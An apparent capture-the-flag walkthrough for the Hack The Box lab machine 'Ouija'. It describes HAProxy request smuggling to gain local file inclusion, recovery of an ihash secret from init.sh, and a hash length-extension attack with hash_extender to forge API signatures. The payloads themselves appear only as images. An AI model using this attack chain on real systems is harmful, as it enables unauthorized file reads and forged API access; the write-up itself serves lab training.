
dev.ouija.htb
Landing page on this domain also returns a 403 Forbidden. 
Enumerating HTTP (Port 3000)
Landing page on port 3000 returns JSON data. 
Gobuster. 
Exploring the /register page (registering is disabled). 
Exploring /users we notice a missing ihash header. 
In order to login we need a uname and upass. 
Request smuggling
Since we know ha-proxy 2.2.16 is running we can try to use request smuggling. For this exploit to work we need to disable the “update content-length” setting in repeater. 
Using the following payload in Burp we end up getting LFI. 
Reading the init.sh file reveals the ihash we needed on port 3000 (don’t forget to play around with the content-length)4b22a0418847a51650623a458acc1bba5c01f6521ea6135872b9f15b56b988c1. 
Download hash extender, modify the makefile and run the following command to get new signatures. 
The newly obtained base64 encoded string can be used as identification and the new signature is used as ihash to request the API (make sure to base64 encode the “new string”). 
This gives us another LFI, since we know from the init.sh file that the directory used is .config/bin/process_informations we can try to enumerate this directory 